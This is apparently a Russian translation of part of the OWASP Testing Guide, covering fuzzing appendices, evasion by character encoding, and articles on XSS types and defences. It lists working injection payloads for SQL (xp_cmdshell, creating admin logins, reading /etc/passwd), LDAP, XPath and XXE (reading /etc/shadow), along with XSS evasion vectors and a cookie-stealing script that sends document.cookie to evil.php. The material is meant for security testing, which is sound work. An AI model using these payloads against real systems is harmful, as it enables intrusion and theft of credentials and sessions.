'/**/OR/**/1/**/=/**/1
' or 1/*
+or+isnull%281%2F0%29+%2F*
%27+OR+%277659%27%3D%277659
%22+or+isnull%281%2F0%29+%2F*
%27+--+&password=
'; begin declare @var varchar(8000) set @var=: ' select
@var=@var+'login+'/' +password+' ' from users where login >
@var select @var as var into temp end --

' and 1 in (select var from temp)--
' union select 1,load_file('/etc/passwd'),1,1,1;
1;(load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
' and 1=( if((load_file(char(110,46,101,120,116))<>char(39,39)),1,0));
```

Активное внедрение SQL (SQI)

```
' ; exec master..xp_cmdshell 'ping 10.10.1.2'--
CREATE USER name IDENTIFIED BY 'pass123'
CREATE USER name IDENTIFIED BY pass123 TEMPORARY TABLESPACE temp DEFAULT
TABLESPACE users;
' ; drop table temp --
exec sp_addlogin 'name' , 'password'
exec sp_addsrvrolemember 'name' , 'sysadmin'
INSERT INTO mysql.user (user, host, password) VALUES ('name', 'localhost',
PASSWORD('pass123'))
GRANT CONNECT TO name; GRANT RESOURCE TO name;
INSERT INTO Users(Login, Password, Level) VALUES( char(0x70) + char(0x65) +
char(0x74) + char(0x65) + char(0x72) + char(0x70)
+ char(0x65) + char(0x74) + char(0x65) + char(0x72),char(0x64)
```

Инъекция LDAP

```
|
!
(
)
%28
%29
&
%26
%21
%7C
*|
%2A%7C
*(|(mail=*))
%2A%28%7C%28mail%3D%2A%29%29
*(|(objectclass=*))
%2A%28%7C%28objectclass%3D%2A%29%29
*()|%26'
admin*
admin*)(|userPassword=*)
*)(uid=*)(|uid=*
```

XPATN инъекция

```
'+or+'1'='1
'+or+'='
x'+or+1=1+or+'x'='y
/
//
/*
*/
@*
count(/child::node())
x'+or+name()='username'+or+'x'='y
```

XML-инжекция

```
<![CDATA[<script>var n=0;while(true){n++;}</script>]]>
<?xml version="1.0" encoding="ISO-8859-1"?><foo><![CDATA[<]]>SCRIPT<![
CDATA[>]]>alert('gotcha');<![CDATA[<]]>/SCRIPT<![CDATA[>]]></foo>
<?xml version="1.0" encoding="ISO-8859-1"?><foo><![CDATA[' or 1=1 or
'='']]></foof>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!
ENTITY xxe SYSTEM "file:///c:/boot.ini">]><foo>&xee;</foo>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!
ENTITY xxe SYSTEM "file:///etc/passwd">]><foo>&xee;</foo>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!
ENTITY xxe SYSTEM "file:///etc/shadow">]><foo>&xee;</foo>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!
ENTITY xxe SYSTEM "file:///dev/random">]><foo>&xee;</foo>
```


Приложение D: Кодирование символов

Задний план

Кодировка символов - это процесс преобразования символов, чисел и других символов в стандартный формат. Как правило, это делается для создания сообщения, готового к передаче между отправителем и получателем. Проще говоря, это преобразование символов (принадлежащих разным языкам, таким как английский, китайский, греческий или любой другой известный язык) в байты. Примером широко используемой схемы кодирования символов является Американский стандартный код для обмена информацией (ASCII), который первоначально использовал 7-битные коды. Более свежими примерами схем кодирования могут быть стандарты компьютерной индустрии Unicode UTF-8 и UTF-16.

В области безопасности приложений и из-за множества доступных схем кодирования кодирование символов широко используется не по назначению. Он используется для кодирования вредоносных строк инъекций таким образом, чтобы их запутывать. Это может привести к обходу фильтров проверки ввода или использованию определенных способов, которыми браузеры отображают закодированный текст.

Кодировка ввода - Уклонение фильтра

Веб-приложения обычно используют различные типы механизмов фильтрации ввода для ограничения ввода, которое может быть отправлено пользователем. Если эти входные фильтры не реализованы достаточно хорошо, можно пропустить символ или два через эти фильтры. Например, / может быть представлен как 2F (шестнадцатеричный) в ASCII, в то время как тот же символ (/) закодирован как C0 AF в Unicode (2-байтовая последовательность). Следовательно, для управления входной фильтрацией важно знать используемую схему кодирования. Если обнаружено, что фильтр обнаруживает только инъекции в кодировке UTF-8, для обхода этого фильтра может использоваться другая схема кодирования.

Кодировка вывода - консенсус сервера и браузера

Веб-браузеры должны знать о схеме кодирования, используемой для последовательного отображения веб-страницы. В идеале эта информация должна предоставляться браузеру в поле заголовка HTTP («Content-Type»), как показано ниже:

```
Content-Type: text/html; charset=UTF-8
```

или через HTML-тег META («META HTTP-EQUIV»), как показано ниже:

```
<META http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
```

Именно через эти объявления кодировки символов браузер понимает, какой набор символов использовать при преобразовании байтов в символы. Обратите внимание, что тип содержимого, упомянутый в заголовке HTTP, имеет приоритет над объявлением тега META.

CERT описывает это здесь следующим образом:

Многие веб-страницы оставляют неопределенной кодировку символов (параметр "charset" в HTTP). В более ранних версиях HTML и HTTP кодировка символов должна была по умолчанию соответствовать ISO-8859-1, если она не была определена. На самом деле, во многих браузерах использовались разные значения по умолчанию, поэтому нельзя было полагаться на то, что по умолчанию используется стандарт ISO-8859-1. HTML версия 4 узаконивает это - если кодировка символов не указана, можно использовать любую кодировку символов.

Если веб-сервер не указывает, какая кодировка используется, он не может сказать, какие символы являются специальными. Веб-страницы с неопределенной кодировкой символов работают большую часть времени, потому что большинство наборов символов назначают одинаковые символы значениям байта ниже 128. Но какие из значений выше 128 являются специальными? Некоторые 16-битные схемы кодирования символов имеют дополнительные многобайтовые представления для специальных символов, таких как «<». Некоторые браузеры распознают эту альтернативную кодировку и действуют на нее. Это «правильное» поведение, но оно значительно затрудняет предотвращение атак с использованием вредоносных сценариев. Сервер просто не знает, какие последовательности байтов представляют специальные символы

Поэтому в случае не получения информации о кодировке символов с сервера браузер либо пытается «угадать» схему кодирования, либо возвращается к схеме по умолчанию. В некоторых случаях пользователь явно устанавливает кодировку по умолчанию в браузере для другой схемы. Любое такое несоответствие в схеме кодирования, используемой веб-страницей (сервером) и браузером, может привести к тому, что браузер интерпретирует страницу непреднамеренным или непредвиденным образом.

Закодированные Инъекции

Все сценарии, приведенные ниже, образуют только подмножество различных способов обфускации, чтобы обойти входные фильтры. Кроме того, успех закодированных инъекций зависит от используемого браузера. Например, инъекции в кодировке US-ASCII ранее были успешными только в браузере IE, но не в Firefox. Следовательно, можно отметить, что закодированные инъекции в значительной степени зависят от браузера.

Основное кодирование

Рассмотрим базовый фильтр проверки ввода, который защищает от введения символа одинарных кавычек. В этом случае следующая инъекция легко обойдет этот фильтр:

```
<SCRIPT>alert (String.fromCharCode(88,83,83))</SCRIPT>
```

String.fromCharCode Javascript-функция принимает заданные значения Unicode и возвращает соответствующую строку. Это одна из самых основных форм закодированных инъекций. Еще один вектор, который можно использовать для обхода этого фильтра:

```
<IMG SRC=javascript:alert(&quot ;XSS&quot ;)>
```

```
<IMG SRC=javascript:alert(&#34 ;XSS&#34 ;)> (Numeric reference)
```

Выше используются HTML-сущности для создания строки внедрения. Кодировка HTML Entities используется для отображения символов, которые имеют особое значение в HTML. Например, «>» работает как закрывающая скобка для тега HTML. Чтобы фактически отобразить этот символ на веб-странице, в исходный код страницы должны быть вставлены объекты символов HTML. Упомянутые выше инъекции являются одним из способов кодирования. Есть множество других способов, которыми строка может быть закодирована (обфусцирована), чтобы обойти вышеупомянутый фильтр.

Шестнадцатеричное кодирование

Шестнадцатеричное, сокращение от Hexadecimal, является базовой системой нумерации 16, т.е. она имеет 16 различных значений от 0 до 9 и от A до F для представления различных символов. Шестнадцатеричное кодирование - это еще одна форма запутывания, которая иногда используется для обхода входных фильтров проверки. Например, шестнадцатеричная версия строки `<IMG SRC = javascript: alert ('XSS')>` is

```
<IMG SRC=%6A%61%76%61%73%63%72%69%70%74%3A%61%6C%65%72%74%28%27%58%53%53%27%29>
```

Вариант вышеуказанной строки приведен ниже. Может использоваться в случае, если «%» фильтруется:

```
<IMG  
SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x  
65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
```

Существуют и другие схемы кодирования, такие как Base64 и Octal, которые можно использовать для запутывания. Хотя каждая схема кодирования может работать не каждый раз, небольшое количество проб и ошибок в сочетании с интеллектуальными манипуляциями определенно выявит лазейку в слабо построенном входном фильтре проверки.

Кодировка UTF-7

Кодировка UTF-7 предупреждения `<SCRIPT> ('XSS'); </ SCRIPT>` такая же, как показано ниже

```
+ADw-SCRIPT+AD4-alert ('XSS') ;+ADw-/SCRIPT+AD4-
```

Чтобы вышеуказанный скрипт работал, браузер должен интерпретировать веб-страницу как закодированную в UTF-7.

Многобайтовая кодировка

Кодирование с переменной шириной - это другой тип схемы кодирования символов, который использует коды различной длины для кодирования символов. Многобайтовое кодирование - это тип кодирования с переменной шириной, в котором для представления символа используется различное количество байтов. Многобайтовое кодирование в основном используется для кодирования символов, которые принадлежат большому набору символов, например, китайскому, японскому и корейскому.

В прошлом многобайтовое кодирование использовалось для обхода стандартных функций проверки ввода и выполнения межсайтовых сценариев и атак с использованием SQL-инъекций.

Ссылки

[http://en.wikipedia.org/wiki/Encode_\(semiotics\)](http://en.wikipedia.org/wiki/Encode_(semiotics))

<http://ha.ckers.org/xss.html>

http://www.cert.org/tech_tips/malicious_code_mitigation.html

http://www.w3schools.com/HTML/html_entities.asp

http://www.iss.net/security_center/advice/Intrusions/2000639/default.htm

http://searchsecurity.techtarget.com/expert/KnowledgebaseAnswer/0,289625,sid14_gci1212217_tax299989,00.html

<http://www.joelonsoftware.com/articles/Unicode.html>

Дополнения

1. Межсайтовый скриптинг (XSS)

обзор

Атаки с использованием межсайтовых сценариев (XSS) представляют собой тип внедрения, при котором вредоносные сценарии внедряются в другие безопасные и надежные веб-сайты. Атаки XSS происходят, когда злоумышленник использует веб-приложение для отправки вредоносного кода, обычно в форме сценария на стороне браузера, другому конечному пользователю. Недостатки, которые позволяют этим атакам быть успешными, довольно широко распространены и возникают везде, где веб-приложение использует входные данные пользователя в выходных данных, которые оно генерирует без проверки или кодирования.

Злоумышленник может использовать XSS для отправки вредоносного сценария ничего не подозревающему пользователю. Браузер конечного пользователя не может знать, что сценарию нельзя доверять, и будет выполнять сценарий. Поскольку он считает, что сценарий получен из надежного источника, вредоносный сценарий может получить доступ к любым файлам cookie, токенам сеансов или другой конфиденциальной информации, хранящейся в браузере и используемой на этом сайте. Эти сценарии могут даже переписать содержимое HTML-страницы. Дополнительные сведения о различных типах ошибок XSS см. в разделе «2. Типы межсайтовых сценариев».

Связанные действия безопасности

Как избежать уязвимостей межсайтового скриптинга

Смотрите [XSS \(межсайтовый скриптинг\)](#)

Смотрите [DOM на основе шпаргалки XSS Prevention](#)

См. Статью [Руководства по разработке OWASP о фишинге](#) .

См. Статью [OWASP Руководство по проверке данных](#) .

Как проверить код для уязвимостей межсайтового скриптинга

См [OWASP кодекс Руководство Обзор](#) статьи о [Обзоре Кода для Межсайтового скриптинга](#) уязвимостей.

Как проверить уязвимости межсайтового скриптинга

См. Последнюю статью [OWASP Testing Guide](#) о том, как тестировать различные виды уязвимостей XSS.

- [Testing_for_Reflected_Cross_site_scripting](#)
- [Testing_for_Stored_Cross_site_scripting](#)

- [Testing_for_DOM-based_Cross_site_scripting](#)

Описание

Атаки межсайтового скриптинга (XSS) происходят, когда:

1. Данные поступают в веб-приложение через ненадежный источник, чаще всего через веб-запрос.
2. Данные включены в динамический контент, который отправляется веб-пользователю без проверки на наличие вредоносного контента.

Вредоносный контент, отправляемый в веб-браузер, часто принимает форму сегмента JavaScript, но может также включать HTML, Flash или любой другой тип кода, который может выполнять браузер. Разнообразие атак на основе XSS практически безгранично, но они обычно включают передачу личных данных, таких как файлы cookie или другую информацию сеанса, злоумышленнику, перенаправление жертвы на веб-контент, контролируемый злоумышленником, или выполнение других вредоносных операций на компьютере пользователя. под видом уязвимого сайта.

Сохраненные и отраженные атаки XSS

XSS-атаки обычно можно разделить на две категории: хранимые и отраженные. Существует третий, гораздо менее известный тип атаки XSS, называемый [XSS на основе DOM](#), который обсуждается отдельно [здесь](#).

Хранимые XSS-атаки

К хранимым атакам относятся те, где внедренный сценарий постоянно хранится на целевых серверах, таких как база данных, форум сообщений, журнал посещений, поле комментариев и т. Д. Затем жертва извлекает вредоносный сценарий с сервера, когда запрашивает сохраненный Информация. Сохраненный XSS также иногда называют постоянным или XSS типа I.

Отраженные атаки XSS

Отраженные атаки - это те, в которых внедренный скрипт отражается от веб-сервера, например, в сообщении об ошибке, результате поиска или любом другом ответе, который включает некоторые или все входные данные, отправленные на сервер как часть запроса. Отраженные атаки доставляются жертвам по другому маршруту, например по электронной почте или на каком-либо другом веб-сайте. Когда пользователь обманом нажимает на вредоносную ссылку, отправляет специально созданную форму или просто просматривает вредоносный сайт, внедренный код перемещается на уязвимый веб-сайт, который отражает атаку обратно в браузер пользователя. Затем браузер выполняет код, потому что он пришел с «доверенного» сервера. Отраженный XSS также иногда называют непостоянным или XSS типа II.

Другие типы уязвимостей XSS

В дополнение к сохраненному и отраженному XSS в 2005 году [Амит Кляйн](#) определил еще один тип XSS, [основанный на DOM XSS](#). OWASP рекомендует классифицировать XSS, как описано в статье OWASP: «[Типы межсайтовых сценариев](#)», которая охватывает все эти термины XSS, объединяя их в матрицу «Сохраненный против отраженного XSS и Сервер против клиента XSS», где XSS на основе DOM представляет собой подмножество клиента XSS.

Последствия XSS-атаки

Последствия XSS-атаки одинаковы независимо от того, хранится она или отражается ([или на основе DOM](#)). Разница в том, как полезная нагрузка поступает на сервер. Не думайте, что сайт «только для чтения» или «брошюра» не подвержен серьезным отраженным атакам XSS. XSS может вызвать множество проблем для конечного пользователя, которые варьируются по степени серьезности: от раздражения до полной компрометации учетной записи. Наиболее серьезные XSS-атаки включают раскрытие файла cookie сеанса пользователя, что позволяет злоумышленнику захватить сеанс пользователя и захватить учетную запись. Другие вредоносные атаки включают в себя раскрытие файлов конечного пользователя, установку программ «троянского коня», перенаправление пользователя на какую-либо другую страницу или сайт или изменение представления контента. Уязвимость XSS, позволяющая злоумышленнику изменить пресс-релиз или новость, может повлиять на цену акций компании или снизить доверие потребителей. Уязвимость XSS на фармацевтическом сайте может позволить злоумышленнику изменить информацию о дозировке, что приведет к передозировке. Для получения дополнительной информации об этих типах атак см. [Content Spoofing](#) .

Как определить, уязвимы ли вы

Недостатки XSS могут быть трудно идентифицировать и удалить из веб-приложения. Лучший способ найти недостатки - это выполнить проверку безопасности кода и найти все места, где ввод HTTP-запроса может попасть в вывод HTML. Обратите внимание, что для передачи вредоносного JavaScript-кода могут использоваться различные теги HTML. Nessus, Nikto и некоторые другие доступные инструменты могут помочь сканировать веб-сайт на наличие этих недостатков, но могут только поцарапать поверхность. Если какая-то часть веб-сайта уязвима, существует высокая вероятность того, что существуют и другие проблемы.

Как защитить себя

Основные средства защиты от XSS описаны в [Шпаргалке по профилактике OWASP XSS](#) .

Также очень важно отключить поддержку HTTP TRACE на всех веб-серверах. Злоумышленник может украсть данные cookie через Javascript, даже если document.cookie отключен или не поддерживается клиентом. Эта атака монтируется, когда пользователь публикует вредоносный скрипт на форуме, поэтому, когда другой пользователь щелкает ссылку, запускается асинхронный вызов HTTP Trace, который собирает информацию о cookie-файлах пользователя с сервера, а затем отправляет ее на другой вредоносный сервер, который собирает информация о cookie-файлах, чтобы злоумышленник мог выполнить атаку сессионного захвата. Это легко смягчается удалением поддержки HTTP TRACE на всех веб-серверах.

В рамках [проекта OWASP ESAPI](#) был создан набор компонентов безопасности многократного использования на нескольких языках, включая процедуры проверки и экранирования для предотвращения подделки параметров и внедрения атак XSS. Кроме того, в учебном приложении [OWASP WebGoat Project](#) есть уроки по [межсайтовому написанию](#) сценариев и кодированию данных.

Альтернативный синтаксис XSS

XSS с использованием скрипта в атрибутах

XSS-атаки могут проводиться без использования тегов

```
<script>  
  
</script>
```

Другие теги будут делать то же самое, например:

```
<body onload=alert('test1')>
```

или другие атрибуты, такие как: onmouseover, onerror.

onmouseover

```
<b onmouseover=alert('Wufff!')>click me!</b>
```

onerror

```

```

XSS с использованием скрипта через кодированные схемы URI

Если нам нужно спрятаться от фильтров веб-приложений, мы можем попытаться кодировать строковые символы, например: a=&#X41 (UTF-8), и использовать его в тегах IMG:

```
<IMG SRC=j&#X41vascript:alert('test2')>
```

Существует множество различных кодировок UTF-8, которые дают нам еще больше возможностей.

XSS с использованием кодировки

Мы можем закодировать наш скрипт в base64 и поместить его в тег META. Таким образом, мы избавляемся от alert () полностью. Более подробную информацию об этом методе можно найти в RFC 2397

```
<META HTTP-EQUIV="refresh"  
CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgndGVzdDMnKTwvc2N  
yaXB0Pg">
```

Эти и другие примеры можно найти в [инпаргалке](#) OWASP [XSS Filter Evasion](#), которая является настоящей энциклопедией альтернативной атаки синтаксиса XSS.

Примеры

Атаки межсайтовых сценариев могут происходить везде, где злоумышленникам разрешено размещать нерегулируемые материалы на доверенном веб-сайте для использования другими действительными пользователями.

Наиболее распространенный пример можно найти на веб-сайтах электронных досок объявлений, которые предоставляют функциональные возможности в виде списка рассылки.

Пример 1

Следующий сегмент кода JSP считывает идентификатор сотрудника, `eid`, из HTTP-запроса и отображает его пользователю.

```
<% String eid = request.getParameter("eid"); %>
...
Employee ID: <%= eid %>
```

Код в этом примере работает правильно, если `eid` содержит только стандартный буквенно-цифровой текст. Если `eid` имеет значение, которое включает метасимволы или исходный код, то этот код будет выполняться веб-браузером при отображении ответа HTTP.

Изначально это может показаться не слишком уязвимым. В конце концов, зачем кому-то вводить URL-адрес, который приводит к запуску вредоносного кода на своем компьютере? Реальная опасность заключается в том, что злоумышленник создаст вредоносный URL-адрес, а затем использует электронную почту или приемы социальной инженерии, чтобы заманить жертв в посещение ссылки на URL-адрес. Когда жертвы нажимают на ссылку, они невольно отражают вредоносный контент через уязвимое веб-приложение на свои компьютеры. Этот механизм использования уязвимых веб-приложений известен как Reflected XSS.

Пример 2

Следующий сегмент кода JSP запрашивает базу данных для сотрудника с заданным идентификатором и печатает имя соответствующего сотрудника.

```
<%...
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery("select * from emp where id="+eid);
if (rs != null) {
    rs.next();
    String name = rs.getString("name");
}%>

Employee Name: <%= name %>
```

Как и в примере 1, этот код работает правильно, когда значения `name` ведут себя хорошо, но он ничего не делает для предотвращения эксплойтов, если они не работают. Опять же, этот код может показаться менее опасным, поскольку значение `name` читается из базы данных, содержимое которой, очевидно, управляется приложением. Однако, если значение имени происходит из предоставленных пользователем данных, то база данных может быть каналом для вредоносного контента. Без надлежащей проверки ввода всех данных, хранящихся в базе данных, злоумышленник может выполнять вредоносные команды в веб-браузере пользователя. Этот тип эксплойта, известный как Stored XSS, особенно коварен, поскольку косвенность, вызванная хранилищем данных, затрудняет выявление угрозы и увеличивает вероятность того, что атака затронет нескольких пользователей. XSS получил свое начало в этой форме с веб-сайтов, которые предлагали посетителям «гостевую книгу». Злоумышленники включают JavaScript в свои записи в гостевой книге, а все последующие посетители страницы гостевой книги выполняют вредоносный код.

Как показывают примеры, уязвимости XSS вызваны кодом, который включает в себя непроверенные данные в HTTP-ответе. Существует три вектора, по которым атака XSS может

достичь жертвы:

- Как и в примере 1, данные считываются непосредственно из HTTP-запроса и отражаются обратно в HTTP-ответ. Отраженные XSS-эксплойты возникают, когда злоумышленник заставляет пользователя передавать опасное содержимое в уязвимое веб-приложение, которое затем отражается обратно пользователю и выполняется веб-браузером. Наиболее распространенным механизмом доставки вредоносного контента является включение его в качестве параметра в URL-адрес, который публикуется публично или отправляется по электронной почте непосредственно жертвам. Созданные таким образом URL-адреса составляют основу многих фишинговых схем, в результате чего злоумышленник убеждает жертву посетить URL-адрес, который ссылается на уязвимый сайт. После того, как сайт отражает контент злоумышленника обратно пользователю, контент выполняется и переходит к передаче частной информации, такой как файлы cookie, которые могут включать информацию о сеансе, с компьютера пользователя на злоумышленника или выполнять другие гнусные действия.
- Как и в примере 2, приложение хранит опасные данные в базе данных или другом надежном хранилище данных. Опасные данные впоследствии считываются обратно в приложение и включаются в динамический контент. Сохраненные эксплойты XSS возникают, когда злоумышленник внедряет опасное содержимое в хранилище данных, которое впоследствии читается и включается в динамическое содержимое. С точки зрения злоумышленника, оптимальным местом для внедрения вредоносного контента является область, которая отображается либо для многих пользователей, либо для особенно интересных пользователей. Интересные пользователи обычно имеют повышенные привилегии в приложении или взаимодействуют с конфиденциальными данными, которые ценны для злоумышленника. Если один из этих пользователей выполняет вредоносный контент, злоумышленник может выполнить привилегированные операции от имени пользователя или получить доступ к конфиденциальным данным, принадлежащим пользователю.
- Источник вне приложения хранит опасные данные в базе данных или другом хранилище данных, и опасные данные впоследствии считываются обратно в приложение как надежные данные и включаются в динамический контент.

Примеры атак

Пример 1: Cookie Grabber

Если приложение не проверяет входные данные, злоумышленник может легко украсть куки-файл у аутентифицированного пользователя. Все, что нужно сделать злоумышленнику, это поместить следующий код в любой опубликованный ввод (например, доски объявлений, личные сообщения, профили пользователей):

```
<SCRIPT type="text/javascript">
var adr = '../evil.php?cakemonster=' + escape(document.cookie);
</SCRIPT>
```

Приведенный выше код передаст экранированное содержимое файла cookie (в соответствии с RFC-содержимым необходимо экранировать перед отправкой по протоколу HTTP с помощью метода GET) в сценарий evil.php в переменной «cakemonster». Затем злоумышленник проверяет результаты своего сценария evil.php (сценарий захвата файлов cookie обычно записывает файл cookie в файл) и использует его.

Пример страницы с ошибкой

Давайте предположим, что у нас есть страница с ошибкой, которая обрабатывает запросы на

несуществующие страницы, классическая страница с ошибкой 404. Мы можем использовать приведенный ниже код в качестве примера, чтобы проинформировать пользователя о том, какая конкретная страница отсутствует:

```
<html>
<body>

<? php
print "Not found: " .
urldecode($_SERVER["REQUEST_URI"]);
?>

</body>
</html>
```

Давайте посмотрим, как это работает:

```
http://testsite.test/file_which_not_exist
```

В ответ получаем:

```
Not found: /file_which_not_exist
```

Теперь мы попытаемся заставить страницу ошибки включить наш код:

```
http://testsite.test/<script>alert("TEST");</script>
```

Результат:

```
Not found: / (but with JavaScript code <script>alert("TEST");</script>)
```

Мы успешно ввели код, наш XSS! Что это значит? Например, мы можем использовать этот недостаток, чтобы попытаться украсть файл cookie сеанса пользователя.

2. Типы межсайтовых сценариев XSS

Фон

В этом разделе описывается множество различных типов или категорий уязвимостей межсайтового скриптинга (XSS) и их взаимосвязь.

Ранее были идентифицированы два основных типа [XSS](#) : сохраненный XSS и отраженный XSS. В 2005 году [Амит Кляйн определил третий тип XSS](#) , который он придумал для [XOM на основе DOM](#) . Эти 3 типа XSS определены следующим образом:

Stored XSS (Сохраненный XSS) (AKA Persistent or Type I)

Сохраненный XSS обычно возникает, когда пользовательский ввод хранится на целевом сервере, например в базе данных, в форуме сообщений, журнале посещений, поле комментариев и т. Д. И тогда жертва может извлечь сохраненные данные из веб-приложения без этого. данные были сделаны безопасными для отображения в браузере. С появлением HTML5 и других браузерных технологий мы можем предвидеть, что полезные данные атаки будут постоянно храниться в браузере жертвы, например в базе данных HTML5, и вообще никогда не отправляться на сервер.

Reflected XSS (Отраженный XSS) (AKA Non-Persistent or Type II)

Отраженный XSS возникает, когда пользовательский ввод немедленно возвращается веб-приложением в сообщении об ошибке, результате поиска или любом другом ответе, который включает некоторые или все входные данные, предоставленные пользователем в качестве части запроса, без того, чтобы эти данные были безопасными для рендеринга в браузере и без постоянного хранения предоставленных пользователем данных. В некоторых случаях предоставленные пользователем данные могут даже никогда не покинуть браузер (см. DSS Based XSS далее).

DOM Based XSS (DOM на основе XSS) (AKA Type-0)

Как определил Амит Кляйн, который опубликовал первую статью об этой проблеме [1], XSS на основе DOM - это форма XSS, где весь испорченный поток данных от источника к приемнику происходит в браузере, т. Е. Источником данных является в DOM приемник также находится в DOM, и поток данных никогда не покидает браузер. Например, источником (где читаются вредоносные данные) может быть URL-адрес страницы (например, document.location.href), или это может быть элемент HTML, а приемник - это вызов чувствительного метода, который вызывает выполнение вредоносных данных (например, document.write). »

Типы межсайтового скриптинга

В течение многих лет большинство людей думали о них (Stored, Reflected, DOM) как о трех различных типах XSS, но в действительности они перекрываются. Вы можете хранить и отражать XSS на основе DOM. Вы также можете хранить и отражать XSS не на основе DOM, но это сбивает с толку, поэтому, чтобы прояснить ситуацию, начиная примерно с середины 2012 года, исследовательское сообщество предложило и начало использовать два новых термина, чтобы помочь организовать типы XSS, которые могут возникнуть:

- Сервер XSS
- Клиент XSS

Сервер XSS

Сервер XSS возникает, когда данные, предоставленные ненадежным пользователем, включаются в ответ HTML, генерируемый сервером. Источником этих данных может быть запрос или сохраненное местоположение. Таким образом, вы можете использовать как Reflected Server XSS, так и Stored Server XSS.

В этом случае вся уязвимость заключается в коде на стороне сервера, и браузер просто отображает ответ и выполняет любой допустимый сценарий, встроенный в него.

Клиент XSS

Клиент XSS возникает, когда данные, предоставленные ненадежными пользователями, используются для обновления DOM небезопасным вызовом JavaScript. Вызов JavaScript считается небезопасным, если его можно использовать для введения действительного JavaScript в DOM. Этот источник этих данных может быть из DOM, или он мог быть отправлен сервером (через вызов AJAX или загрузку страницы). Окончательный источник данных мог быть из запроса или из сохраненного местоположения на клиенте или сервере. Таким образом, вы можете использовать как Reflected Client XSS, так и Stored Client XSS.

Благодаря этим новым определениям определение XSS на основе DOM не меняется. Основанный на DOM XSS - это просто подмножество Client XSS, где источник данных находится где-то в DOM, а не с сервера.

Учитывая, что как Server XSS, так и Client XSS могут быть сохранены или отражены, эта новая терминология приводит к простой, чистой матрице 2 x 2 с XSS Client & Server на одной оси и сохранением и отражением XSS на другой оси, как показано в Dave Основанный на DOM разговор ведьмаков [2]:

Where untrusted data is used		
Data Persistence	XSS	
	Server	Client
	Stored	Stored Server XSS
	Reflected	Reflected Server XSS
		Stored Client XSS
		Reflected Client XSS

- ☐ DOM-Based XSS is a subset of Client XSS (where the data source is from the client only)
- ☐ Stored vs. Reflected only affects the likelihood of successful attack, not nature of vulnerability or defense

Рекомендуемая защита сервера XSS

Сервер XSS вызван включением ненадежных данных в ответ HTML. Самая простая и надежная защита от Server XSS в большинстве случаев:

- Контекстно-зависимая кодировка вывода на стороне сервера

Подробная информация о том, как реализовать контекстно-зависимую кодировку выходных данных на стороне сервера, подробно представлена в [листе предупреждения OWASP XSS \(межсайтовый скриптинг\)](#).

Проверка входных данных или санация данных также могут быть выполнены, чтобы помочь предотвратить Server XSS, но гораздо труднее получить правильное, чем контекстно-зависимое выходное кодирование.

Рекомендуемые клиентские защиты XSS

Клиент XSS вызывается, когда ненадежные данные используются для обновления DOM небезопасным вызовом JavaScript. Самая простая и надежная защита от Client XSS:

- Использование безопасных JavaScript API

Однако разработчики часто не знают, какие API JavaScript безопасны или нет, не говоря уже о том, какие методы в их любимой библиотеке JavaScript безопасны. Некоторая информация о том, какие методы JavaScript и jQuery являются безопасными и небезопасными, представлена в выступлении Дэйва Уичерса на основе DOM на XOM, которое было представлено на OWASP AppSec USA в 2012 году в XSS [2].

Если вы знаете, что метод JavaScript небезопасен, наша основная рекомендация - найти альтернативный безопасный метод для использования. Если по какой-то причине вы не можете этого сделать, то в браузере можно выполнить контекстно-зависимую кодировку вывода перед передачей этих данных небезопасному методу JavaScript. Руководство OWASP о том, как это сделать правильно, представлено в [Шпаргалке по профилактике XSS на основе DOM](#). Обратите внимание, что это руководство применимо ко всем типам Client XSS, независимо от того, откуда на самом деле поступают данные (DOM или Server).

Ссылки

[1] «Межсайтовый скриптинг на основе DOM или XSS третьего рода» (рецензия WASC), Амит Кляйн, июль 2005 г.

<http://www.webappsec.org/projects/articles/071105.shtml>

[2] «Раскрытие некоторых тайн вокруг XSS на основе DOM» (OWASP AppSec USA), Дейв Уичерс, 2012

https://owasp.org/www-pdf-archive/Unraveling_some_Mysteries_around_DOM-based_XSS.pdf

Статьи по теме OWASP

- [Межсайтовый скриптинг \(XSS\)](#)
- [Сохраненный XSS](#) (AKA Persistent или Type I XSS)
- [Отраженный XSS](#) (AKA Непостоянный или Тип II XSS)
- [DOM на основе XSS](#)
- [Шпаргалка по профилактике межсайтовых сценариев](#)
- [Шпаргалка по профилактике XSS DOM](#)

Оглавление

ПРЕДИСЛОВИЕ ЭЙОН КИРИ.....	3
OWASP Global Board.....	3
Почему OWASP?.....	4
Расстановка приоритетов.....	4
Роль автоматизированных инструментов.....	5
Призыв к действию.....	6
1. Введение.....	7
1.1. Проект тестирования OWASP.....	7
.....	8
1.1.1. Измерение безопасности: экономика небезопасного программного обеспечения.....	8
Что такое тестирование?.....	8
Зачем проводить тестирование?.....	9
Когда проверять?.....	9
Что проверять?.....	10
1.2. Принципы тестирования.....	10
1.2.1. Серебряной пули не существует.....	11
1.2.2. Думайте стратегически, а не тактично.....	11
1.2.3. SDLC - король.....	12
1.2.4. Раннее тестирование и частое тестирование.....	13
1.2.5. Понимание сферы безопасности.....	13
1.2.6. Развивайте правильное мышление.....	13
1.2.7. Понимание предмета.....	14
1.2.8. Используйте правильные инструменты.....	14
1.2.9. Дьявол кроется в деталях.....	14
1.2.10. Используйте исходный код, когда он доступен.....	14
1.2.11. Разработка метрик.....	15
1.2.12. Документирование результатов теста.....	15
1.3. Методы тестирования.....	16
Ручные проверки и обзоры.....	16
Моделирование угроз.....	17
Обзор исходного кода.....	18
Тестирование на проникновение.....	19
Необходимость сбалансированного подхода.....	19
Требования тестирования безопасности.....	23
Получение функциональных и нефункциональных требований к испытаниям.....	26

Получение требований теста безопасности через случаи использования и неправильного использования.....	28
Тесты безопасности, интегрированные в рабочие процессы разработки и тестирования.....	30
Тесты безопасности разработчиков.....	31
Тесты безопасности функциональных тестеров.....	33
Анализ данных и тестирование безопасности.....	34
OWASP Testing Framework.....	39
Обзор.....	39
